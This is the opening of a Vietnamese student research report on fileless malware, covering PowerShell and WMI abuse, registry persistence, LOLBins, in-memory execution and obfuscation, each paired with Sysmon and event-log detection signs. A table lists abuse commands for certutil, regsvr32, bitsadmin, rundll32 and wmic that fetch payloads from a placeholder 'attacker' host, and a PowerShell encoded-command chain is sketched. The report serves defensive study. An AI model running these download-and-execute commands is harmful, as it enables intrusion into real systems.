BÁO CÁO NGHIÊN CỨU

PHÂN TÍCH VÀ MÔ PHỎNG

FILELESS MALWARE

Đề tài: Nghiên cứu kỹ thuật tấn công Fileless Malware và xây dựng bài lab mô phỏng theo phong cách Astaroth

Hà Nội, năm 2026

MỞ ĐẦU

Trong những năm gần đây, an ninh mạng đã trở thành một trong những thách thức lớn nhất đối với cả tổ chức lẫn cá nhân. Các cuộc tấn công ngày càng tinh vi, và kẻ tấn công liên tục tìm ra những cách mới để vượt qua các lớp phòng thủ truyền thống. Trong số đó, Fileless Malware nổi lên như một mối đe dọa đặc biệt nguy hiểm.

Khác với mã độc truyền thống, Fileless Malware hoạt động mà không để lại nhiều dấu vết dưới dạng tệp thực thi độc hại trên ổ đĩa. Nó tận dụng chính các công cụ hợp pháp có sẵn trong Windows như PowerShell, WMI, Registry và các tiến trình hệ thống để thực hiện hành vi độc hại. Chính vì vậy, các cơ chế phát hiện truyền thống vốn dựa nhiều vào quét file và chữ ký gặp rất nhiều khó khăn khi đối mặt với loại mã độc này.

Xuất phát từ thực tế đó, báo cáo này được thực hiện với ba mục tiêu chính. Mục tiêu thứ nhất là hệ thống hóa các kỹ thuật thực thi phổ biến của Fileless Malware, giải thích rõ từng kỹ thuật dùng để làm gì, vận hành ra sao và có thể để lại bằng chứng nào trên máy nạn nhân. Mục tiêu thứ hai là nghiên cứu chuyên sâu ba dòng Fileless Malware tiêu biểu: Poweliks, Kovter và Astaroth. Mục tiêu thứ ba là xây dựng một bài lab thực hành mô phỏng chuỗi tấn công Astaroth-inspired trong môi trường an toàn, có kiểm soát.

Phạm vi nghiên cứu tập trung vào hệ điều hành Windows, bởi đây là nền tảng mà phần lớn các kỹ thuật fileless được triển khai nhờ hệ sinh thái phong phú các công cụ quản trị tích hợp sẵn. Bài lab trong báo cáo chỉ sử dụng payload vô hại, không thu thập dữ liệu nhạy cảm và phục vụ mục đích học tập, phân tích log cũng như nâng cao khả năng nhận diện hành vi tấn công.

MỤC LỤC

MỞ ĐẦU **2**
CHƯƠNG 1: TỔNG QUAN VỀ FILELESS MALWARE **4**
1.1. Khái niệm Fileless Malware 4
1.2. Đặc điểm hoạt động đặc trưng của Fileless Malware 5
1.3. Các kỹ thuật thường gặp 6
1.4. Vòng đời tấn công Fileless Malware 13
1.5. Khó khăn trong phát hiện và phòng chống 13
Kết luận Chương 1 14
CHƯƠNG 2: MỘT SỐ DÒNG FILELESS MALWARE TIÊU BIỂU **16**
2.1. Giới thiệu chương 16
2.2. Poweliks 16
2.3. Kovter 19
2.4. Astaroth 22
Kết luận Chương 2 25
CHƯƠNG 3: LAB MÔ PHỎNG ASTAROTH-INSPIRED FILELESS MALWARE **27**
3.1. Mục tiêu và phạm vi mô phỏng 27
3.2. Môi trường và mã nguồn 27
3.3. Kịch bản phishing và trang web giả 28
3.4. Quy trình thực nghiệm 28
3.5. Kết quả thực nghiệm và bằng chứng 29
3.6. Nhận xét và đánh giá 33
3.7. Hạn chế của bài lab 33
3.8. Kết luận Chương 3 33
TÀI LIỆU THAM KHẢO **34**

CHƯƠNG 1: TỔNG QUAN VỀ FILELESS MALWARE

1.1. Khái niệm Fileless Malware


1.1.1. Định nghĩa và mục đích xuất hiện

Fileless malware (mã độc phi tệp tin) là một nhóm kỹ thuật tấn công an ninh mạng, trong đó toàn bộ hoặc phần lớn các hành vi độc hại được thực thi trực tiếp trong bộ nhớ RAM, thông qua Registry hệ thống, các đoạn mã script tạm thời, hoặc thông qua việc lạm dụng các tiến trình và công cụ hợp pháp vốn đã có sẵn trên hệ điều hành. Khác với mã độc truyền thống yêu cầu một tệp thực thi (.exe, .dll, .bat) hiện diện trên ổ đĩa, fileless malware hoạt động mà không cần để lại một tệp nhị phân hoàn chỉnh có thể phân tích trực tiếp.

Fileless malware xuất hiện và bùng nổ như một phản ứng tất yếu trước sự phổ biến và cải tiến của các giải pháp phòng chống mã độc dựa trên quét chữ ký (signature-based detection). Khi antivirus truyền thống có thể phát hiện gần như mọi tệp thực thi độc hại đã biết trong vòng mili-giây, kẻ tấn công buộc phải thay đổi chiến thuật: không mang theo "vũ khí" riêng mà mượn chính các "công cụ" của hệ thống để tấn công. Cách tiếp cận này, còn được gọi là Living off the Land (LotL), giúp mã độc núp bóng vào các hoạt động quản trị bình thường, khiến việc phân biệt hành vi độc hại trở nên cực kỳ khó khăn.

Fileless malware không phải là một dòng hay họ mã độc cụ thể, mà là một phương thức thực thi có thể được tích hợp vào nhiều chuỗi tấn công khác nhau - từ adware, click-fraud, ransomware, cho đến các chiến dịch tấn công có chủ đích (Advanced Persistent Threat - APT) trong giai đoạn hậu khai thác.

1.1.2. Phân biệt với malware truyền thống



Hình 1.1. So sánh malware truyền thống và fileless malware

Để hiểu rõ bản chất của fileless malware, cần đặt nó trong sự tương quan với mã độc truyền thống theo các khía cạnh cốt lõi sau:

Tiêu chí	Malware truyền thống	Fileless Malware
Tồn tại trên đĩa	Có - tệp .exe/.dll/.bat rõ ràng	Không - chỉ trong RAM/Registry/script tạm
Khả năng phát hiện bằng AV	Cao - có thể quét chữ ký tệp	Thấp - không có tệp để quét
Dấu vết sau khi tắt máy	File còn lưu trên đĩa	Mất nếu không có persistence mechanism
Công cụ sử dụng	Tệp thực thi độc hại riêng	PowerShell, WMI, certutil... (công cụ hệ thống)
Phương pháp phát hiện	Signature-based, hash matching	Behavioral analysis, memory forensics
Ví dụ tiêu biểu	WannaCry, Mirai, ZeuS	Poweliks, Kovter, Astaroth

Bảng 1.1. So sánh malware truyền thống và fileless malware

1.2. Đặc điểm hoạt động đặc trưng của Fileless Malware

Fileless malware thể hiện một số đặc điểm hoạt động đặc trưng, phân biệt rõ với các phương thức tấn công cổ điển:

Không phụ thuộc nhiều vào executable độc hại trên ổ đĩa

Thay vì triển khai một tệp thực thi độc hại hoàn chỉnh, kẻ tấn công thường chỉ cần một đoạn script nhỏ hoặc một lệnh khởi tạo ban đầu (initial dropper/loader) đóng vai trò trung gian. Đoạn mã độc hại thực sự (payload chính) sau đó được tải và thực thi thông qua các cơ chế gián tiếp, giúp giảm thiểu dấu vết tĩnh trên hệ thống tệp.

Tận dụng công cụ có sẵn trong hệ điều hành (Living off the Land)

Đây là đặc điểm cốt lõi. Kẻ tấn công ưu tiên sử dụng các tiện ích quản trị đã được ký số hợp lệ (digitally signed) và được nhà cung cấp hệ điều hành tin cậy - như PowerShell, WMI, certutil, bitsadmin, mshta - nhằm giảm khả năng bị các giải pháp bảo mật gắn cờ chỉ dựa trên danh tính tiến trình.

Thực thi hoàn toàn trong bộ nhớ (In-memory execution)

Payload có thể được giải mã và nạp trực tiếp vào không gian địa chỉ của một tiến trình đang chạy (process injection) hoặc được diễn giải và thực thi ngay bởi một script interpreter như PowerShell, mà không cần trải qua bước ghi ra đĩa dưới dạng tệp nhị phân hoàn chỉnh. Điều này đồng nghĩa với việc sau khi tiến trình kết thúc hoặc hệ thống khởi động lại, payload trong RAM biến mất hoàn toàn.

Khó bị phát hiện bởi cơ chế quét file truyền thống

Do phần lớn hoạt động độc hại không tồn tại dưới dạng tệp tĩnh trên đĩa tại thời điểm quét, các công cụ antivirus dựa trên signature-based scanning gặp nhiều khó khăn. Việc phát hiện đòi hỏi chuyển sang giám sát hành vi (behavior-based detection), phân tích tiến trình con (process tree) và log sự kiện theo thời gian thực.


Dễ hòa lẫn với hoạt động quản trị hợp pháp

Vì các công cụ bị lạm dụng đều là công cụ quản trị hệ thống hợp pháp và được sử dụng thường xuyên trong môi trường doanh nghiệp, việc phân biệt giữa hoạt động quản trị bình thường và hoạt động độc hại đòi hỏi phải phân tích ngữ cảnh (context), chuỗi tiến trình cha-con, và nội dung tham số dòng lệnh.

1.3. Các kỹ thuật thường gặp

Fileless malware sử dụng một tập hợp các kỹ thuật có thể được kết hợp linh hoạt tuỳ theo mục tiêu và giai đoạn tấn công. Mỗi kỹ thuật dưới đây được trình bày theo ba khía cạnh: (1) chức năng và mục đích sử dụng, (2) cách thức hoạt động kỹ thuật, và (3) biểu hiện trên máy nạn nhân có thể quan sát được.

1.3.1. PowerShell Abuse



Hình 1.2. Chuỗi tấn công lạm dụng PowerShell qua tài liệu mồi nhử

Chức năng và mục đích sử dụng

PowerShell là giao diện dòng lệnh và ngôn ngữ scripting được tích hợp sẵn trong Windows từ phiên bản Vista trở đi. Đây là công cụ quản trị hệ thống mạnh nhất của Windows, được quản trị viên sử dụng để tự động hóa tác vụ, quản lý cấu hình và triển khai phần mềm. Chính vì là công cụ được ký số bởi Microsoft và được hệ thống tin tưởng hoàn toàn, kẻ tấn công lạm dụng PowerShell để thực thi mã độc mà không cần tệp .exe riêng.

Cách thức hoạt động

Kẻ tấn công khai thác PowerShell theo nhiều hướng: (1) ExecutionPolicy bypass - bỏ qua chính sách thực thi script thông qua tham số -ExecutionPolicy Bypass; (2) EncodedCommand - mã hóa payload bằng Base64 và truyền vào tham số -EncodedCommand để che giấu nội dung khỏi việc quan sát trực quan; (3) Invoke-Expression (IEX) - thực thi chuỗi lệnh được tải từ URL mà không ghi ra đĩa; (4) Reflective loading - nạp module .NET hoặc assembly trực tiếp vào bộ nhớ qua [Reflection.Assembly]::Load().

Ví dụ điển hình về chuỗi tấn công qua PowerShell:


```
powershell.exe -NoProfile -ExecutionPolicy Bypass -EncodedCommand
<BASE64_PAYLOAD>
  → Giải mã Base64 trong bộ nhớ
  → IEX (Invoke-Expression) tải script từ URL attacker
  → Script chạy trong RAM, thu thập dữ liệu, gửi về C2
```

Biểu hiện trên máy nạn nhân (Log Evidence)

Dưới góc độ phòng thủ, khi PowerShell bị lạm dụng, các dấu hiệu sau có thể quan sát được trên máy nạn nhân nếu logging được cấu hình đúng:

- Sysmon Event ID 1 (Process Creation): powershell.exe được sinh ra từ tiến trình cha bất thường (Word, Excel, explorer.exe).
- Sysmon Event ID 3 (Network Connection): powershell.exe thiết lập kết nối ra ngoài đến địa chỉ IP/domain của attacker.
- PowerShell Event ID 4104 (Script Block Logging): Nội dung script sau khi giải mã được ghi lại, ngay cả khi file .ps1 không tồn tại trên đĩa. Đây là bằng chứng quan trọng nhất chứng minh mã độc đã thực thi trong RAM.
- Windows Security Event ID 4688 (Process Audit): Ghi lại tham số dòng lệnh đầy đủ, bao gồm cả chuỗi Base64 đáng ngờ trong -EncodedCommand.

1.3.2. WMI Abuse



Hình 1.3. Mô hình các thành phần cốt lõi trong hạ tầng WMI

Chức năng và mục đích sử dụng

Windows Management Instrumentation (WMI) là hạ tầng quản trị tích hợp trong Windows, cho phép truy vấn thông tin cấu hình hệ thống, thực thi lệnh từ xa và quan trọng hơn, thiết lập các sự kiện đăng ký thường trực (WMI Event Subscription) - cơ chế persistence cực kỳ kín đáo hoàn toàn nằm trong cơ sở dữ liệu WMI mà không cần bất kỳ tệp nào trên đĩa.


Cách thức hoạt động

WMI persistence hoạt động thông qua ba thành phần: (1) EventFilter - điều kiện kích hoạt (ví dụ: 30 giây sau khi khởi động, hoặc một sự kiện hệ thống cụ thể); (2) EventConsumer - hành động thực thi khi điều kiện được thoả mãn (thường là CommandLineEventConsumer để chạy PowerShell với payload mã hóa); (3) FilterToConsumerBinding - liên kết giữa Filter và Consumer. Toàn bộ cấu hình này được lưu trong file binary OBJECTS.DATA của WMI repository, không phải trên registry hay filesystem thông thường.

Biểu hiện trên máy nạn nhân

- Sysmon Event ID 19/20/21: Ghi lại việc tạo WMI EventFilter, EventConsumer và Binding - đây là dấu hiệu rõ nhất của WMI persistence.
- Sysmon Event ID 1: WmiPrvSE.exe (WMI Provider Host) sinh ra tiến trình con bất thường như powershell.exe.
- Công cụ phân tích: Get-WMIObject -Namespace root/subscription -Class __EventFilter để liệt kê các filter đang hoạt động.

1.3.3. Registry-Based Persistence



Hình 1.4. Minh họa kỹ thuật registry based persistence

Chức năng và mục đích sử dụng

Registry là cơ sở dữ liệu cấu hình trung tâm của Windows. Kẻ tấn công lợi dụng Registry vừa làm nơi lưu trữ payload đã mã hóa (thay vì trên đĩa), vừa thiết lập các điểm tự khởi động (autorun) để duy trì sự hiện diện sau khi hệ thống khởi động lại. Đây là hình thức persistence phổ biến nhất trong nhóm fileless.

Cách thức hoạt động

Các vị trí Registry thường bị lạm dụng nhất để thiết lập persistence bao gồm: HKCU/HKLM\Software\Microsoft\Windows\CurrentVersion\Run (thực thi khi đăng nhập), các khóa COM CLSID trong HKCR để thực hiện COM hijacking (thay thế đường dẫn COM component hợp lệ bằng payload độc hại), và các khóa tùy chỉnh để lưu payload đã mã hóa dưới dạng giá trị REG_BINARY hoặc REG_SZ. Điểm đặc biệt: dữ liệu lưu trong Registry không bị quét bởi antivirus truyền thống vốn chỉ quét hệ thống tệp.

Biểu hiện trên máy nạn nhân

- Sysmon Event ID 13 (Registry Value Set): Ghi lại khi có giá trị mới được ghi vào các khóa autorun, đặc biệt là Run/RunOnce.
- Công cụ Autoruns (Sysinternals): Liệt kê toàn bộ các điểm tự khởi động, bao gồm cả COM hijacking và các khóa ẩn sâu mà Task Manager không hiển thị.
- Dấu hiệu bất thường: Giá trị Registry trỏ đến tệp .bat, .js, .vbs thay vì .exe hợp lệ, hoặc chứa lệnh PowerShell với tham số mã hóa Base64.

1.3.4. Living-off-the-Land Binaries (LOLBins)

Chức năng và mục đích sử dụng

LOLBins là thuật ngữ chỉ các tệp nhị phân, script hoặc công cụ hợp pháp được cài đặt sẵn trên Windows. Kẻ tấn công lạm dụng các công cụ này để thực thi mã độc, tải payload từ xa, giải mã dữ liệu hoặc di chuyển ngang trong mạng, mà không cần triển khai công cụ riêng - do đó né tránh được mọi chính sách Application Whitelisting và không bị AV gắn cờ vì đây là công cụ của chính Microsoft.

Cách thức hoạt động của các LOLBins tiêu biểu

Công cụ	Chức năng gốc	Cách lạm dụng	Ví dụ lệnh độc hại
certutil.exe	Quản lý chứng chỉ số	Tải file từ xa, mã hóa/giải mã Base64	certutil -urlcache -split -f http://attacker/payload.bin C:\Temp\p.bin
mshta.exe	Chạy file .hta (HTML App)	Thực thi VBScript/JScript từ URL hoặc Registry	mshta.exe "javascript:..."
regsvr32.exe	Đăng ký COM/DLL	Kỹ thuật Squiblydoo: tải và chạy SCT từ xa	regsvr32 /s /n /u /i:http://attacker/file.sct scrobj.dll

bitsadmin.exe	Quản lý BITS download	Tải payload ẩn chạy ngầm, bypass firewall	bitsadmin /transfer job http://attacker/p.dll C:\Temp\p.dll
rundll32.exe	Chạy hàm trong DLL	Thực thi DLL độc hại từ UNC/HTTP path	rundll32.exe \\attacker\share\evil.dll,DllMain
wmic.exe	Quản trị WMI từ dòng lệnh	Thực thi lệnh gián tiếp, tải XSL từ xa	wmic os get /format:"http://attacker/evil.xsl"

Bảng 1.2. Các công cụ LOLBins tiêu biểu, chức năng gốc và cách lạm dụng

Biểu hiện trên máy nạn nhân

- Sysmon Event ID 1: certutil.exe, mshta.exe, regsvr32.exe được gọi từ tiến trình cha bất thường (Word, PowerShell, explorer.exe) với tham số chứa URL hoặc đường dẫn mạng.
- Sysmon Event ID 3: Các công cụ hệ thống như certutil, mshta thiết lập kết nối mạng ra ngoài - đây là dấu hiệu rất bất thường vì trong hoạt động bình thường chúng hiếm khi kết nối internet.
- Sysmon Event ID 7 (Image Loaded): DLL bất thường được nạp vào các tiến trình hệ thống.

1.3.5. In-Memory Execution

Chức năng và mục đích sử dụng

In-memory execution là kỹ thuật thực thi mã độc trực tiếp trong không gian bộ nhớ của tiến trình mà không cần ghi bất kỳ tệp nào xuống đĩa. Đây là lõi cốt lõi của khái niệm fileless: mã độc chỉ tồn tại trong RAM trong suốt thời gian hoạt động, biến mất khi tiến trình kết thúc hoặc hệ thống tắt.

Cách thức hoạt động

Hai kỹ thuật in-memory execution phổ biến nhất là:

(1) Reflective DLL Loading: Thay vì dùng hàm LoadLibrary() chuẩn (yêu cầu DLL phải trên đĩa), kẻ tấn công nhúng một bộ nạp riêng (Reflective Loader) trực tiếp vào payload DLL. Bộ nạp này tự cấp phát vùng nhớ qua VirtualAlloc(), tự phân giải Import Address Table (IAT), liên kết thư viện phụ thuộc và gọi DllMain() - hoàn toàn trong RAM mà không tương tác với hệ thống tệp.

(2) Process Hollowing: Kẻ tấn công tạo một tiến trình hợp pháp (như svchost.exe, explorer.exe) ở trạng thái tạm dừng (Suspended). Sau đó "rút ruột" (unmap) toàn bộ mã nguồn hợp pháp trong bộ nhớ tiến trình đó, thay thế bằng payload độc hại, điều chỉnh lại

con trỏ lệnh (EIP/RIP) chỉ đến điểm bắt đầu payload rồi tiếp tục chạy (Resume). Kết quả: mã độc ẩn mình hoàn toàn dưới danh nghĩa một tiến trình hệ thống hợp pháp.

Biểu hiện trên máy nạn nhân

- Sysmon Event ID 8 (CreateRemoteThread): Phát hiện khi một tiến trình tạo thread trong không gian bộ nhớ của tiến trình khác - dấu hiệu điển hình của process injection.
- Sysmon Event ID 10 (ProcessAccess): Ghi lại khi một tiến trình mở handle đến tiến trình khác với quyền PROCESS_VM_WRITE, PROCESS_VM_OPERATION - tín hiệu của process hollowing.
- Memory forensics: Công cụ Volatility, WinPmem có thể chụp RAM và phát hiện vùng nhớ thực thi (executable) không có backing file tương ứng trên đĩa - dấu hiệu đặc trưng của reflective loading.

1.3.6. Obfuscation và Encoded Command

Chức năng và mục đích sử dụng

Obfuscation (làm rối mã nguồn) và mã hóa lệnh là lớp bảo vệ bổ sung giúp che giấu ý định thực sự của payload khỏi sự phân tích của con người lẫn công cụ tự động. Cùng một hành vi độc hại có thể được viết ra theo vô số cách biểu diễn khác nhau, khiến các phương pháp phát hiện dựa trên so khớp mẫu cố định (regex, YARA) gần như vô dụng.

Cách thức hoạt động

Các kỹ thuật obfuscation phổ biến bao gồm: (1) Base64 encoding - mã hóa toàn bộ script thành chuỗi Base64 rồi giải mã và thực thi trong runtime; (2) XOR encryption - mã hóa payload với khóa XOR, giải mã ngay trong bộ nhớ trước khi thực thi; (3) String concatenation - chia cắt các chuỗi đặc trưng như "Invoke-Expression" thành "Inv"+"oke-Ex"+"pression" để né tránh regex matching; (4) Character encoding - thay thế ký tự bằng mã ASCII (`[char]73+[char]110+...`); (5) Scripting variable substitution - dùng biến và hàm giả để che giấu luồng thực thi; (6) Multiline và comment injection - chèn comment và xuống hàng ngẫu nhiên để phá vỡ pattern.

Biểu hiện trên máy nạn nhân

- PowerShell Event ID 4104 (Script Block Logging): Ghi lại script SAU khi đã giải mã - đây là vũ khí hiệu quả nhất chống lại obfuscation, vì PowerShell engine phải giải mã trước khi thực thi.

- Tham số dòng lệnh bất thường trong Event ID 1/4688: Chuỗi Base64 dài bất thường theo sau -EncodedCommand là dấu hiệu cần điều tra ngay.

1.4. Vòng đời tấn công Fileless Malware



Hình 1.5. Vòng đời tấn công điển hình của fileless malware

Mặc dù mỗi biến thể fileless malware có thể khác nhau về chi tiết kỹ thuật, phần lớn đều tuân theo vòng đời tấn công tương đối nhất quán, gồm 7 giai đoạn. Vòng đời này sẽ được dùng làm khung tham chiếu để phân tích các dòng mã độc cụ thể trong Chương 2 và thiết kế bài lab trong Chương 3.

- Giai đoạn 1 - Initial Access: Xâm nhập ban đầu thông qua email lừa đảo (phishing) đính kèm file độc hại hoặc shortcut, khai thác lỗ hổng phần mềm, hoặc lừa người dùng mở file nén chứa LNK.
- Giai đoạn 2 - Execution: Đoạn mã khởi phát thực thi thông qua script interpreter (PowerShell, WMI) hoặc LOLBins, kích hoạt tải payload chính mà không ghi tệp.
- Giai đoạn 3 - Persistence: Thiết lập cơ chế tồn tại qua Registry Run key, WMI Event Subscription, COM hijacking hoặc Scheduled Task để mã độc tiếp tục hoạt động sau khi khởi động lại.
- Giai đoạn 4 - Privilege Escalation (tuỳ chọn): Trong một số chiến dịch, mã độc tìm cách nâng quyền từ user thường lên Administrator để mở rộng khả năng can thiệp vào hệ thống.
- Giai đoạn 5 - Defense Evasion: Áp dụng obfuscation, mã hóa nhiều lớp, vô hiệu hóa tạm thời AV, hoặc lạm dụng LOLBins để giảm khả năng bị phát hiện.
- Giai đoạn 6 - Command and Control (C2): Thiết lập kênh liên lạc với máy chủ điều khiển từ xa để nhận lệnh, exfiltrate dữ liệu, hoặc tải payload bổ sung - thường được nguỵ trang dưới dạng lưu lượng HTTP/HTTPS hợp lệ.
- Giai đoạn 7 - Collection / Exfiltration: Thu thập thông tin nhạy cảm (thông tin đăng nhập, keylog, dữ liệu trình duyệt, tài liệu) và truyền ra ngoài khi có kết nối; khi mất mạng, lưu tạm cục bộ để gửi sau.

1.5. Khó khăn trong phát hiện và phòng chống

Khó khăn lớn nhất khi đối phó với fileless malware nằm ở chỗ kẻ tấn công không mang vũ khí riêng vào hệ thống, mà mượn chính những công cụ mà quản trị viên dùng

hàng ngày. Điều này khiến gần như toàn bộ tuyến phòng thủ truyền thống - vốn được xây dựng để phát hiện những thứ "lạ, mới xuất hiện" - mất đi hiệu quả vốn có.

Thứ nhất, thiếu dấu vết trên đĩa. Mã độc truyền thống để lại tệp thực thi có thể thu thập, tính hash và đối chiếu cơ sở dữ liệu. Fileless malware hoạt động hoàn toàn trong RAM, mọi dấu vết biến mất khi tiến trình kết thúc hoặc hệ thống khởi động lại. Điều này buộc đội điều tra phải chuyển sang memory forensics ngay tại thời điểm sự cố đang diễn ra.

Thứ hai, ranh giới mong manh giữa hành vi độc hại và hành vi quản trị hợp pháp. PowerShell, WMI, certutil đều là công cụ quản trị được dùng mỗi ngày. Đội bảo mật không thể đơn giản chặn các công cụ này mà phải phân tích ngữ cảnh sâu: tiến trình cha là ai, tham số dòng lệnh có gì bất thường, kết nối mạng đến đâu. Quy tắc phát hiện quá chặt sẽ tạo false positive liên tục; quá lỏng sẽ bỏ lọt tấn công thực.

Thứ ba, obfuscation đa lớp. Cùng một hành vi có thể được mã hóa theo vô số cách, khiến regex và YARA rule cố định gần như vô dụng. Mỗi chiến dịch có thể dùng lớp mã hóa khác nhau, làm cho chữ ký (signature) lỗi thời ngay sau lần đầu triển khai.

Thứ tư, cấu hình log mặc định của Windows không đủ để phát hiện. PowerShell Script Block Logging (Event ID 4104), Process Creation Audit (Event ID 4688) và Sysmon đều không được bật mặc định. Không có log, không thể điều tra - như camera an ninh không được bật ghi.

Hướng phòng thủ hiệu quả phải bao gồm: (1) Bật đầy đủ logging (Sysmon, PowerShell Script Block, Process Audit) trước khi sự cố xảy ra; (2) Phân tích chuỗi hành vi (Behavioral Analysis) thay vì so khớp chữ ký; (3) Triển khai EDR (Endpoint Detection and Response) có khả năng quan sát bộ nhớ theo thời gian thực; (4) Áp dụng nguyên tắc đặc quyền tối thiểu (Least Privilege) để hạn chế khả năng của PowerShell với người dùng phổ thông.

Kết luận Chương 1

Chương 1 đã hệ thống hoá các khái niệm nền tảng về fileless malware: từ định nghĩa, bối cảnh xuất hiện, so sánh với malware truyền thống, cho đến phân tích chi tiết sáu nhóm kỹ thuật cốt lõi (PowerShell abuse, WMI abuse, Registry-based persistence, LOLBins, In-memory execution, Obfuscation), vòng đời tấn công bảy giai đoạn, và những

khó khăn đặc thù trong công tác phát hiện. Đối với mỗi kỹ thuật, chương đã làm rõ không chỉ cơ chế hoạt động mà còn biểu hiện cụ thể có thể quan sát trên máy nạn nhân thông qua Sysmon Event ID, PowerShell logging và Windows Audit. Bộ khung lý thuyết này sẽ được ứng dụng trực tiếp trong Chương 2 khi phân tích ba dòng mã độc tiêu biểu, và trong Chương 3 khi thiết kế và thực hiện bài lab mô phỏng.

CHƯƠNG 2: MỘT SỐ DÒNG FILELESS MALWARE TIÊU BIỂU

2.1. Giới thiệu chương

Chương 1 đã xây dựng khung lý thuyết về các kỹ thuật fileless malware. Chương này đi sâu vào ba dòng mã độc thực tế, được chọn lọc theo nguyên tắc mỗi dòng minh hoạ một tổ hợp kỹ thuật đặc trưng và có mức độ phức tạp tăng dần: Poweliks (Registry-only fileless, persistence qua CLSID), Kovter (Registry persistence kết hợp LOLBins đa tầng), và Astaroth (chuỗi LOLBins phức tạp nhất, kết hợp ADS và process injection - cũng là đối tượng được chọn cho bài lab ở Chương 3).

Mỗi dòng mã độc được phân tích theo khung thống nhất gồm sáu khía cạnh: (1) cơ chế lây nhiễm ban đầu, (2) cơ chế thực thi payload, (3) kỹ thuật ẩn mình, (4) cơ chế duy trì sự hiện diện sau khi hệ thống tắt và khởi động lại, (5) cơ chế xử lý dữ liệu khi mất kết nối mạng, và (6) dấu hiệu nhận biết và hướng phòng tránh. Khung phân tích này có sự liên kết trực tiếp với vòng đời tấn công bảy giai đoạn đã trình bày ở mục 1.4.

2.2. Poweliks

2.2.1. Bối cảnh và tổng quan

